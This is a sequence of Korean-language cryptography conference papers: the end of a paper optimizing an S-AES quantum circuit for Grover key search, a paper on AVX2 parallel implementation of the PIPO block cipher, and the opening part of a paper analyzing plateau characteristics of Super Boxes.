본 논문에서는 S-AES에서 라운드 키를 저장하기 위한 큐비트들을 따로 할당하지 않는다. On-the-fly 방식을 활용하여, 입력 키를 Add Roundkey 이전에 업데이트하여 라운드 키로 사용한다. 이를 위해, Reverse 연산을 활용하여, W_1, W_3에 라운드 키를 위한 값을 임시로 생성해 두고, W_2, W_4를 생성하기 위한 XOR 연산 후 Reverse 연산을 수행하여 원래 값으로 되돌린다. 이를 통해, 라운드 키 저장을 위한 큐비트를 추가로 할당하지 않았으며 Key schedule에서 사용되는 SBox 또한 앞서 최적화되었기 때문에 추가 큐비트가 발생하지 않는다. 마지막으로 라운드 상수를 미리 알 수 있기 때문에 상수의 비트가 1인 위치에 따라 W에 CNOT 게이트 보다 효율적인 X 게이트를 사용하여 XOR 연산을 수행한다. 제안하는 Key schedule 양자 회로 구조는 Fig 4.와 같다.




Fig 4. Proposed Key Expansion structure

IV. 평가 분석

제안하는 양자 회로의 구현 적합성 및 양자 자원을 평가하기 위해 IBM에서 제공하는 양자 프로그래밍 툴 ProjectQ를 활용하였다. 그 결과, S-AES를 구현하기 위해 필요한 양자 자원은 Table 1.과 같다. 이전 연구 결과보다 2배 이상의 큐비트를 절약하였으며, 양자 게이트 또한 획기적으로 감소시켰다. 기존 회로의 정확한 depth는 [4]에 명시되어있지 않지만, 제안하는 회로 depth 보다 높을 것으로 추정된다.

Table 1. Quantum resources for S-AES implementation

	Qubits	CNOT	CCNOT	CCCNOT	X	Depth
Key Expansion[4]	40	568	192	-	10	-
Encryption[4]	32	512	384	-	16	-
Total[4]	72	1,080	576	-	26	-
Key Expansion(Ours)	16	56	48	8	19	-
Encryption(Ours)	16	88	48	8	16	-
Total(Ours)	32	144	96	16	35	47

V. 결론

대칭키 암호에 대한 Grover 키 복구 공격은 대상 암호 양자 회로를 얼마나 효율적으로 구현하는지에 따라 최종적으로 필요한 양자 자원이 결정된다. 본 논문에서는 S-AES를 양자 회로를 최적화하여 구현하였다. ProjectQ를 포함하여 다양한 양자 프로그래밍 툴들이 개발되고 있다. 양자 컴퓨터에서 수행되는 연산들을 고전적으로 모두 계산하기 때문에 현재까지 시뮬레이션이 허용되는 최대 큐비트 수는 약 30개 정도이다. 양자 컴퓨터뿐만 아니라 양자 시뮬레이터 또한 발전하고 있는 시기이며, 제안하는 S-AES 양자 회로를 실제 Grover 키 복구 공격에 활용할 수 있을 것이라 기대된다.

VI. Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (<Q|Crypton>, No.2019-0-00033, 미래컴퓨팅 환경에 대비한 계산 복잡도 기반 암호 안전성 검증 기술개발)

[참고문헌]

[1] Grover. L.K, “A fast quantum mechanical algorithm for database search,” in Proceedings of the twenty-eighth annual ACM symposium on Theory of computing, pp.212-219, 1996.

[2] Grassl. M, Langenberg. B, Roetteler. M and Steinwandt. R, “Applying Grover’s algorithm to AES: quantum resource estimates. Post-Quantum Cryptography,” Springer, pp.29-43, 2016.

[3] K.B. Jang, G.J. Song, H.J. Kim, H.D. Kwon, H.J. Kim,J and H.J. Seo, “Efficient Implementation of PRESENT and GIFT on Quantum Computers,” Appl, Sci, 11, 4776, 2021.

[4] Mishal Almazrooie, R. Abdullah, A. Samsudin, and K. N. Mutter, “Quantum Grover Attack on the Simplified-AES,” In Proceedings of the 2018 7th International Conference on Software and Computer Applications, 204-211, 2018.

[5] Dasu. V. A, Baksi. A, Sarkar. S, Chattopadhyay. A, “LIGHTER-R: Optimized Reversible Circuit Implementation For SBoxes,” 2019 32nd IEEE International System-on-Chip Conference (SOCC), pp.260-265, 2019.

AVX2를 활용한 경량 블록암호 PIPO의 병렬 구현

김현지*, 김현준*, 엄시우*, 권혁동*, 서화정**

*한성대학교 IT 융합공학부 (대학원생)

**한성대학교 IT 융합공학부 (교수)

Parallel implementation of lightweight block cipher PIPO using AVX2

Hyun-Ji Kim*, Hyun-Jun Kim*, Si-Woo Eum*, Hyeok-Dong Kwon*, Hwa-Jeong Seo**

*Hansung University, Department of IT Convergence Engineering. (Graduate student)

**Hansung University, Department of IT Convergence Engineering. (Professor)

요 약

ICISC'20에서 제안된 PIPO는 Bitslice 기법이 적용되었으며, 8-bit AVR 환경에서 효율적인 부채널 대응이 가능한 경량 블록암호이다. 본 논문에서는 SIMD 명령어 집합 중 하나인 AVX2를 활용한 PIPO 병렬 구현을 제안한다. 다수의 평문을 동시에 연산하기 위한 기법들을 적용하였으며, AVX2가 지원하지 않는 명령어로 인한 성능 저하를 방지하기 위해 Rotation 연산을 최적화하였다. 제안 기법(PT 32 blocks, PT 16 blocks)은 기존의 레퍼런스 코드와 cpb를 비교하였을 때, 각각 1.8배, 7.34배의 성능 향상을 달성하였다.

I. 서론

PIPO는 ICISC'20에서 발표되었으며, S-box 연산을 위해 자체적인 bitslice 기법이 적용되어 효율적으로 구현된 경량 블록암호이다[1]. 본 논문에서는 SIMD(Single Instruction Multiple Data) 명령어 집합 중 하나인 AVX2를 활용한 경량 블록암호 PIPO의 병렬구현 기법을 제안한다.

II. 관련 연구

2.1 Lightweight Block Cipher PIPO

PIPO는 8-bit AVR 환경에서 다른 64-bit 경량 블록 암호보다 성능이 뛰어나다. 64-bit의 입출력과 128-bit 및 256-bit의 키크기를 가지며, SPN 구조로 설계되었다. PIPO64/128은 13 라운드, PIPO64/256의 경우는 17 라운드를 반복한다. PIPO의 전체적인 구조는 Fig 1과 같다. 라운드 함수를 수행하기 전에 라운드 키와 평문이 XOR되고, 이후 라운드 함수가 반복된다. 라운드 함수에는 비선형 연산인 S-box 연산을 수행하는 S-layer와 선형 연산인 Rotation을 수행하는 R-layer가 있다. R-layer를 거친 후 해당 라운드의 라운드키가 XOR 되며, 해당 결과는 다음 라운드의 입력이 된다. S-layer의 경우 룩업테이블을 사용하는 TLU 구현과, 11개의 비선형 연산 및 23 개의 선형 비트연산을 사용하는 bitslice 구현을 제공한다.

2.2 AVX2

AVX2는 Intel의 SIMD 명령어 집합 중 하나이며, Intrinsics 함수를 통해 어셈블리가 아닌 C/C++ 환경에서 해당 명령어를 사용할 수 있다[2]. AVX2의 경우 __m256 (8 floats), __m256d (4 doubles), __m256i (integers)의 자료형이 있으며 이는 256-bit의 레지스터를 사용한다. 또한, epi 8, epi 16 등은 unsigned integer를 포함하는 벡터를 의미하며, 각 벡터 크기 단위로 load, set, xor 등의 명령어를 제공한다.

III. 제안 기법

본 논문에서는 AVX2를 활용한 경량 블록암호 PIPO의 병렬 구현을 제안한다. 효율적인 병렬 구현을 위한 명령어 사용, 정렬, 로테이션을 적용하였다. 사용된 명령어는 Table 1과 같다.

Table 1. AVX2 instruction set for AVX2-PIPO

Instruction	Description
_mm256_loadu_si256	Load 256-bit of integer data from memory
_mm256_set1_epi16	Broadcast 16-bit integer to all elements of dst
_mm256_xor_si256	bitwise XOR of 256 bits
_mm256_and_si256	bitwise AND of 256 bits
_mm256_or_si256	bitwise OR of 256 bits
_mm256_andnot_si256(a,b)	bitwise NOT of 256 bits in a and then AND with b
_mm256_slli_epi16/ _mm256_srli_epi16	Shift packed 16-bit integers in a left/right




Fig 1. AVX2-PIPO

3.1 Plaintext Arrangement and Key scheduling

본 구현에서는 PIPO의 바이트 단위 연산을 병렬적으로 구현하기 위해 8개의 256-bit 레지스터를 활용하여 64-bit 16개의 평문을 입력받는다. Fig 2와 같이 각 평문은 8바이트로 구성되며, 이를 바이트 단위로 나누어 temp 배열에 입력한다. 이후, _mm256_loadu_si256 명령어를 통해 temp 배열의 각 행을 하나의 256-bit 레지스터에 로드한다. 즉 16개의 평문에 대한 각 바이트들은 각각의 256-bit 레지스터에 16-bit 단위로 저장된다. 이후, Key Addition에 평문들의 각 바이트가 저장된 해당 레지스터가 입력으로 사용된다.




Fig 2 Plaintext arrangement

3.2 Round key Addition

라운드 키 덧셈 과정은 Fig 3과 같이 입력으로 받은 평문의 각 바이트에 대한 레지스터와 마스터 키로부터 생성된 라운드 키가 XOR 된다. 라운드 키는 모든 평문에 대해 동일하므로 생성 시 병렬처리 되지 않는다. 그러나 256-bit 레지스터와 bitwise XOR 되므로 평문의 각 바이트에 대응하는 라운드 키 바이트들을 하나의 레지스터에 채운다. 이 때, 라운드 키의 한 바이트를 전체 16 바이트에 set1 명령어를 통해 세팅한다. 즉, 8번의 연산으로 총 16개의 평문에 대한 키 덧셈이 가능하다.




Fig 3. Round key addition

3.3 S-Layer

S-Layer는 S-box를 통한 치환 연산을 수행한다. 본 논문에서는 AVX2를 활용하기 위해 비트슬라이스 구현을 참조하였다. 각 평문 블록들이 동일한 바이트끼리 하나의 레지스터에 로드된 후, 라운드 키와 XOR한 결과가 S-Layer의 입력으로 사용되며, 해당 값은 기존의 참조 구현과 동일한 인덱스로 접근이 가능하다. 즉, 하나의 평문에 대한 각 바이트들 간의 연산을 16개의 평문에 대해 연산된다.

그러나 AVX2는 S-Layer에 사용되는 NOT 연산을 지원하지 않는다. 따라서 Table 1의 _mm_andnot_si256(a,b) 명령어를 사용하여, a 레지스터에 저장된 값을 반전시킨 후 b와 AND 연산을 해야 한다. b에 들어갈 값은 ANDmask로 사용하기 위해 모든 비트를 1로 설정하여 반전된 값을 보존한다.

3.4 R-Layer

PIPO는 바이트 단위 연산을 수행한다. 동일한 바이트에 대해 동일한 연산이 수행되기 때문에 256-bit 레지스터를 최대로 활용하기 위해서는 32개의 평문을 동시에 연산해야한다. 그러나 AVX2가 8-bit Rotation 연산을 위한 8-bit Shift 연산을 지원하지 않는다. 따라서 R-layer의 전후에서 8-bit 단위로 나뉘어진 256-bit 레지스터를 16-bit 단위로 바꾸어주어야 한다. 이 과정에서 추가적인 레지스터가 필요하며, 해당 레지스터들에 나누어 다시 로드해야 하므로 실제 8-bit Rotation을 위한 연산에는 불필요한 부분들이 추가된다. 이를 방지하기 위해 평문 블록 16개에 대해 병렬 처리하도록 구현하였다. 따라서 앞서 언급한 Rotation 연산을 위해 불필요한 부분을 제거하였다.

Rotation 연산은 Fig 4와 같이 두 번의 Shift 연산과 1번의 OR 연산으로 구성된다. 이 과정에서 원본 값을 보존하기 위해 추가적으로 1개의 레지스터가 필요하다.

또한, 모든 라운드가 종료된 후, 최종적으로는 16-bit로 나뉜 256-bit 레지스터에서 각 16-bit의 하위 8-bit만을 사용한다.




Fig 4. 16-bit Rotation

IV. 성능 평가

본 장에서는 16개, 32개의 평문 블록을 병렬 처리한 구현물과 레퍼런스 코드에 대해 성능을 측정한다. 16GB RAM, 2.6 GHz 6 cores Intel Core i7 상에서 컴파일 옵션 -O1과 -mavx2를 적용하였으며, 비교 방법으로는 연산 수행 시간 및 Cycle Per Byte(cpb)를 사용한다.

Table 2는 각 평문블록의 수에 따른 연산 수행 시간을 비교한 것이다. Reference C code의 경우, 평문 블록 64개 이상부터 AVX2 구현물보다 속도가 저하되기 시작한다. 64개 보다 적은 평문 블록 수를 처리할 경우, 병렬 연산을 위한 사전 작업 등으로 인해 병렬 구현물이 오히려 속도가 느린 것을 확인할 수 있었다. 또한, 평문 개수가 늘어남에 따라 병렬 구현물의 성능이 좋아졌으며, 16개의 평문 블록을 처리하는 경우 (16 PT blocks)는 16만개 이상의 평문을 동시에 처리할 경우, Ref. C와 비교하였을

때 1.025배에서 5.943배로 성능이 급향상 되었다. 이에 비해 더 많은 평문을 처리하지만 R-Layer에서 불필요한 전처리 과정이 필요한 32 PT blocks 구현의 경우 64개의 평문에 대해 1.003배, 3200만 개의 평문을 처리할 경우까지 1.801배의 성능향상이 있었다. 따라서 16 PT blocks 구현물의 경우가 가장 성능이 좋았으며 3200만개의 평문 블록에 대해 7.345배의 연산속도를 보였다.

Table 3은 본 논문의 구현물인 32 PT blocks, 16 PT blocks와 레퍼런스 구현물의 cpb를 비교한 표이다. 해당 결과 역시 16 PT blocks의 성능이 가장 좋으며, Ref. C에 비해 약 7.34배의 성능향상이 있었다. 32 PT blocks의 경우는 Ref. C에 비해 1.8배의 성능향상을 보였다, 또한 본 연구의 두 구현물을 비교한 결과, 16 PT blocks 구현이 4.07배 더 좋은 성능을 달성하였다.

Table 2. Comparison result (Speed) : AVX2-PIPO (16 PT blocks / 32 PT blocks) and Reference Code (- O1, unit : ms)

the number of PT	Ref. C	32 PT blocks	16 PT blocks
32	0.501	0.505	0.502
64	0.511	0.509	0.503
320000	54.647	32.876	9.003
3200000	451.136	260.624	73.538
32000000	4390.659	2437.528	597.735

Table 3. Comparison result (cpb): AVX2-PIPO (16 PT blocks / 32 PT blocks) and Reference Code (option : - O1, unit : cpb)

Ref. C	32 PT blocks	16 PT blocks
44.592	24.75	6.07

V. 결론

본 논문에서는 경량 블록 암호 PIPO의 AVX2 병렬 구현을 제안하였다. AVX2의 경우 256-bit 레지스터를 활용하므로 PIPO의 경우 최대 32개의 평문 블록을 동시에 연산 가능하다. 그러나 AVX2가 8-bit Shift 연산을 지원하지 않으므로, Rotation 연산 최적화를 위해 16개의 평문 블록에 대한 병렬 구현 기법 또한 제안하였다. 제안 기법(PT 32 blocks, PT 16 blocks)의 cpb는 기존 레퍼런스 코드와 비교하여 각각 1.8배, 7.34배의 성능 향상을 보였다.

VI. Acknowledgement

이 성과는 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478, 50%) 그리고 이 논문은 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구, 50%)

[참고문헌]

[1] Kim, Hangi, et al. "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

[2] Wojciech Muła, Nathan Kurz, Daniel Lemire, Faster Population Counts Using AVX2 Instructions, The Computer Journal, Volume 61, Issue 1,Pages, 111 - 120, January 2018.

Super Box의 고원 특성 분석* : 최적의 S-box 선형계층

김성겸*, 홍득조**, 성재철***, 홍석희****

*, ****고려대학교 (대학원생, 교수), **전북대학교 (교수), ***서울시립대학교 (교수)

On the Analysis of Plateau Characteristics of Super Box : Toward the Optimal Linear-layer for S-box

Seonggyeom Kim*, Deukjo Hong**, Jaechul Sung***, Seokhie Hong****

*, ****Korea University(Graduate student, Professor)

**Chonbuk National University(Professor) ***University of Seoul(Professor)

요 약

본 논문에서는 Super Box의 고원 특성 분석 방법을 제시하고 블록암호에 적용한 결과를 보인다. 고원 특성(plateau characteristic)은 확률 동등성 가설(hypothesis of stochastic equivalence)을 따르지 않는 차분 특성으로서, 사용하는 키에 따라서 확률이 다르다. 따라서, 고원 특성 기반의 공격 혹은 안전성 분석 결과는 사용하는 키에 따라 다를 수 있다. 이에 본 논문에서는 2-라운드 블록암호와 동등한 Super Box의 고원 특성을 분석하는 방법을 제시하고 6가지 블록암호에 적용한 결과를 보인다. 분석 결과로부터 우리는 LED, SmallAES, MIDORI의 Super Box가 기존의 최대 차분 확률보다 2배 이상 큰 확률을 갖는 고원 특성이 존재함을 파악할 수 있었다. 또한, S-box에 속한 선형계층과 고원 특성과의 관계를 통해 큰 확률을 갖는 고원 특성을 제거할 수 있는 최적의 S-box 선형계층을 도출하였다. 이러한 결과는 S-box 선형계층 설계에 도움이 될 수 있다.

I. 서론

블록암호의 차분공격에 대한 저항성은 마코브 암호(markov cipher) 가정과 차분 확률의 확률 동등성 가설을 기반으로 분석된다[1]. 대다수의 현대 블록암호는 키 교대암호(key alternative cipher)로서, 마코브 암호 가정을 만족함을 보일 수 있다. 이에 반면, 차분 특성 Q의 확률 $P_k(Q)$에 대한 키 k값이 영향이 없음† 을 가정하는 확률 동등성 가설에 대한 반례와 실험 결과는 다양한 방법을 통해 연구되고 있다[2,3,4,5].

확률동등성 가설의 반례 분석의 결과 중 하나로서, *고원 특성(plateau characteristic)*이 있다.

【정의 1([2]) 고원 특성(plateau characteristic)】 고원 특성 Q는 특정 키 집합 K_Q에서 특성을 따르는 입력쌍을 $2^{height(Q)}$개 갖고, 나머지 키 집합에서 0인 차분 특성을 지칭한다. n_b 블록암호의 비트 크기이고 특성의 확률이 $P(Q)=E_K[P_K(Q)]$ 일 때,

$$P_k(Q)=\begin{cases} 2^{height(Q)-n_b} & k \in K_Q \\ 0 & k \notin K_Q \end{cases} \quad \text{이고}$$

$|K_Q|/|K|=P(Q)/2^{height(Q)-n_b}$을 만족한다. 여기서 K는 서로 독립인 라운드 키 집합이다.

정의 1에 의하면, 고원 특성은 고정된 키 k에 따라서 다른 차분 확률값을 갖는다. 또한, $|K_Q|/|K|<1$인 경우 $P_k(Q)=2^{height(Q)-n_b}>P(Q) \quad k \in K_1$을 만족하기 때문에 특정 킷값에서 확률이 증폭 가능성을 파악할 수 있다. 이 특성은 [4, 6]에서 차분확률의 분포가 정규분포가 아닌 정규분포혼합(mixture of normal distributions)을 이론적으로 설명하는데 뒷받침이 될 수 있다.

결과적으로, 고원 특성의 성질은 확률 동등성 가설 기반으로 분석한 차분공격 저항성이 정확하지 않을 수 있음을 보여준다. 2-라운드 AES의 모든 고원 특성의 분석 결과는 [2]에 제시되어 있으며, 특정 키 집합에서 그 최대확률값(2^{-30})의 8배인 $P_k(Q)=2^{-27}$이 될 수 있음을 보였다‡ .

특히, 키 스케줄이 함께 되면 차분공격 복잡도 분석 결과에 영향을 줄 수 있다. [5]에서는 키 스케줄로부터 얻은 라운드 키가 K_Q에 항상 속하지 않아 해당 특성을 따르는 입력쌍이 모든 마스터키에 대해 존재하지 않는 *환영 특성(phantom characteristic)*을 제시하여 충분한 확률($P(Q)$)을 갖는 차분 특성기반 공격이 불가능할 수 있음을 보였다. 이와는 반대로, 모

* 본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

† 즉, $E_K[P_K(Q)]=P_k(Q) \ \forall k$, $Var_K[P_K(Q)] \approx 0$

‡ 8배의 확률을 갖는 키의 비율($|K_Q|/|K|$)이 1/8이 되기 때문에, 키 스케줄을 고려하지 않으면 차분공격 관점의 복잡도에는 영향을 주기 어렵다.

든(혹은 대다수의) 라운드 키가 항상 K_Q에 속하게 되는 *팽창 특성(inflated characteristic)*은 차분공격 저항성을 낮출 수 있는 가능성을 제시할 수 있다.

본 논문에서는 AES-like암호의 Super Box에 존재하는 모든 고원 특성을 분석하는 방법을 제시하고* 다양한 블록암호에 적용한 결과를 보인다. 또한, LED, 64-bit SmallAES[7], MIDORI의 S-box 선형계층을 변경하여 얻은 고원 특성 분석 결과를 통해 최적의 S-box 선형계층을 각각 제시한다.


Ⅱ장에서는 Super Box와 고원 특성을 간단히 소개한다. 고원 특성 분석 방법과 각각의 블록암호 분석 결과는 Ⅲ장에서 서술하며, S-box의 최적 선형계층 탐색 결과는 Ⅳ장에서 다룬다. 마지막으로, Ⅴ장에서 본 논문의 결과로부터 추가 해결해야 하는 문제를 제시하고 결론을 맺는다.

II. 배경 지식

2.1 Super Box

*AES-like 암호*는 사용하는 $m\times n$ 라운드 함수가 AES[1]의 구성요소와 유사한 암호를 지칭하는 것으로, 라운드 함수가 *SubWords*($m\times n$개 S-box S), *MixColumns*(n개 열에 대한 선형연산 M), *ShufWords* ($m\times n$ 워드 순열)로 분해된다. AES-like 암호의 2-라운드 차분특성 분석은 첫 번째 라운드의 *ShufWords*와 두 번째 라운드의 *MixColumns, ShufWords*를 제외한 n개의 Super Box로 대신하여 분석할 수 있다.

【정의 2([8]) Super Box】
$m\times n$ 워드로 구성된 AES-like의 2-라운드 특성은 n개의 *Super Box*를 통해 분석할 수 있다. 아래 그림은 4×3 워드로 구성된 2-라운드 AES-like 암호를 3개의 Super Box로 도식화한 예시이다.



n개의 Super Box는 서로 독립이기 때문에, 결과적으로 1개의 Super Box를 통해 모든 2-라운드 차분특성 분석이 가능하다.

*MixColumns*을 행렬곱으로 구성된 AES-like 암호로 LED, MIDORI 등이 있으며, 비트순열(bit permutation)으로 구성된 암호로 PRESENT, GIFT가 대표적이다.

2.2 Super Box의 고원 특성

본 절에서는 Super Box의 고원 특성에 집중하여 소개한다. 고원 특성에 대한 추가적인 정보를 얻고자 하는 독자는 [2, 5]를 참조하기 바란다.


【정의 3([2]) Input/Output-Planar】
차분특성 Q를 따르는 입력쌍(출력쌍)에 속하는 입력(출력)값 들의 집합이 공집합이거나 아핀부분공간을 이루면 Q는 *input(output)-planar*라고 한다.

【따름정리 1([2])】 차분 균일성이 4인 S-box의 모든 차분특성은 input(output)-planar이다.

따름정리 1은 원소가 2 또는 4로 이루어진 모든 집합이 아핀부분공간임을 통해 증명이 가능하다. 또한, *SubWords*는 서로 독립된 $m\times n$개의 S-box로 구성되어 있으므로, 따름정리 2를 도출할 수 있다.

【따름정리 2】 차분 균일성이 4인 S-box들로 구성된 *SubWords*의 모든 차분특성은 input(output)-planar이다.

따라서, 차분 균일성이 4인 S-box로 구성된 AES-like 암호의 2-라운드 차분특성 $Q:(\vec{a},\vec{b},\vec{c},\vec{d})$을 따르는 입(출)력 쌍의 집합은 각 부분특성을 만족하는 입력(출력) 아핀부분공간을 구성하는 부분공간 $U_{i,o}^{\rightarrow}(V_{i,o}^{\rightarrow})^{\dagger}$들의 관계로, 정리 3이 유도된다.



【정리 3([2] Theorem 5)】
차분 균일성이 4인 S-box들로 구성된 Super Box의 차분특성 Q는 고원 특성이며 다음을 만족한다.

$$K_Q = M\left(U_{a,b}^{\rightarrow}\oplus u_{a,b}^{\rightarrow}\right)\oplus V_{c,d}^{\rightarrow}\oplus v_{c,d}^{\rightarrow} \quad \cdots\cdots\cdots\cdots\cdots\cdots (1)$$

$$height(Q) = \dim\left(M\left(U_{a,b}^{\rightarrow}\right)\cap V_{c,d}^{\rightarrow}\right) \quad \cdots\cdots\cdots\cdots\cdots\cdots (2)$$

III. Super Box의 고원 특성 분석

본 장에서는 Super Box의 $P(Q)\neq 0$인 모든 차분특성의 $height(Q)$를 분석하는 방법을 제시한다. 제시하는 방법은 AES의 Super Box를 분석한 [2]의 결과를 일반화한 것으로, $GF(2^n)$의 곱셈 역원(x^{-1})기반 S-box뿐만 아니라, 차분 균일성이 4이하인 모든 S-box에 대해 분석이 가능하다.

비트 크기가 n_{SS}인 Super Box의 $P(Q)\neq 0$인 모든 차분 특성의 개수는 $[\vec{x}, M\vec{x}^{T}]$의 모든 값을 계산하여 얻을 수 있으며 결과는 표 1과 같다.

블록암호	n_{SS}	$\underline{act}$	$\overline{act}$	d_2	d_4	θ_4	|Super Box 특성|
SmallAES	16	5	8	90	15	1	$243,111,658,335(2^{37.82})$
LED		5	8	72	24	1.6	$119,559,765,450(2^{36.79})$
MIDORI		4	8	72	24	1.6	$121,083,893,744(2^{36.82})$
SKINNY		2	8	72	24	1.6	$124,578,218,296(2^{36.86})$
CRAFT		2	8	72	24	1.6	$137,334,742,256(2^{36.99})$
PRESENT		2	8	72	24	1.6	$121,529,261,822(2^{36.82})$
AES	32	5	8	2^{15}	255	1	$2^{87.8647}$

$\underline{act}(\overline{act})$: 특성의 활성 S-box 최소(최대)개수
d_i : S-box DDT i값 엔트리 개수
θ_4 : 차분분포표 행/열에 속한 4 엔트리 평균 개수

표 1 Super Box의 확률이 0이 아닌 모든 차분 특성

* https://github.com/jeffgyeom/CISC_Plateau_Characteristic

† LED S-box $\Delta 1\rightarrow\Delta 3$를 만족하는 입력 아핀부분공간은 $U_{1,3}=\{0,1,2,3\}$으로 구성되고, 출력은 $V_{1,3}=\{0,3,5,6\}$이다.

3.1 효율적인 Super Box의 고원 특성 분석

표 1을 통해 0이 아닌 모든 차분특성의 개수가 약 $O(2^{2n_{ss}})$임을 유추할 수 있다. 따라서 정리 3의 부분공간 교집합 $M(U_{a,b}^{\rightarrow}) \cap V_{c,d}^{\rightarrow}$의 분석 복잡도가 $O(\eta)$일 때, 모든 고원 특성의 $height(Q)$를 분석하기 위해 $O(2^{2n_{ss}} \times \eta)$의 복잡도가 요구됨을 알 수 있다. $Min_{act}=2$이고 4-bit S-box 4개로 구성된 Super Box의 모든 고원 특성 분석은 복잡도 $O(2^{32+10.61})$*가 요구된다.

고원 특성 분석은 두 가지 방법을 통해서 고속화 시킬 수 있다. Algorithm 1은 제안하는 고원 특성 분석에 대한 의사 코드를 보여준다.

첫 번째 방법은 분석 특성의 개수 $O(2^{2n_{ss}})$를 정리 4를 통해 감소시키는 방법이다.

【정리 4】 각 S-box에 해당하는 부분아핀공간의 크기가 2이면 $V_{a_i,b_i}=\{0,a_i\}\ \forall a_i$, $U_{c_i,d_i}=\{0,c_i\}\ \forall d_i$ 이다.

따라서 차분특성 $Q:(\vec{a},\vec{b},\vec{c},\vec{d})$에서 부분아핀공간의 크기가 2인 위치의 차분값$(\vec{a},\vec{b})$을 변경한 차분특성은 탐색하지 않아도 동일한 $height(Q)$를 갖음을 알 수 있다. 이러한 차분특성의 개수는 각 S-box에서 크기 2를 갖는 차분 특성의 개수를 통해 도출할 수 있다(Line 21).

반면, 부분아핀 공간의 크기가 4일 때(즉, 차분분포표의 엔트리가 4인 차분 특성들), 추가되는 기저벡터 V_{a_i,b_i}^{auxi}, U_{c_i,d_i}^{auxi}는 a_i,d_i에 따라 다르기 때문에 다른 $height(Q)$를 갖는다. 이러한 점을 고려하기 위해 Algorithm 1의 Line 15는 각기 다른 기저벡터를 추가한다.

